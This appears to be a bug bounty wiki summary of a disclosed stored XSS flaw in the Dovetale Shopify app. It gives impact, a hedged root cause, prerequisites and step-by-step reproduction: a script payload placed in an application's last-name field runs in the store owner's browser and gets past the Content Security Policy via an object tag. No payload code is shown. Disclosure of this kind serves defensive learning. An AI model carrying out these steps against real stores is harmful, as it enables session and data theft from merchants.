
Note: The defined Content Security Policy of the page was successfully bypassed by using the object tag as this is not prevented by the policy.
Impact
- Execution of JavaScript code in the victim's (e.g. Dovetale Account Owner) browser
- Exfiltration of confidential data. It's also possible to steal data of other applicants or data such as CSRF-Tokens etc. (I can also proof / show such an attack)
- Defacing of the site through HTML injection
- Phishing
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application did not properly sanitise or encode user-supplied fields before rendering them in the admin interface, and the Content Security Policy did not block the object tag used.
Impact
An attacker could execute JavaScript in the victim's browser, exfiltrate confidential data, deface the site, and conduct phishing; the CSP was bypassed by the object tag.
What the attacker needed
A real Shopify subscription plan; Victim installs Dovetale app and links store; Victim creates application page and shares link; Attacker submits application with payload
How it was found
- Victim installs the Dovetale app, creates an account, and links it to their store.
- Victim creates an application page and copies the ambassador application link.
- Attacker opens the link and follows the application procedure.
- Attacker fills personal data, using an XSS payload in the last name field.
- Attacker submits the application and verifies the email address.
- Victim receives the application, clicks Approve, then proceeds through the welcome email steps until the payload executes.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This is a stored XSS bug. An attacker submits a form with a hidden script; the site saves it and later shows it to an admin, so the script runs in the admin's browser. That lets the attacker steal data.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.





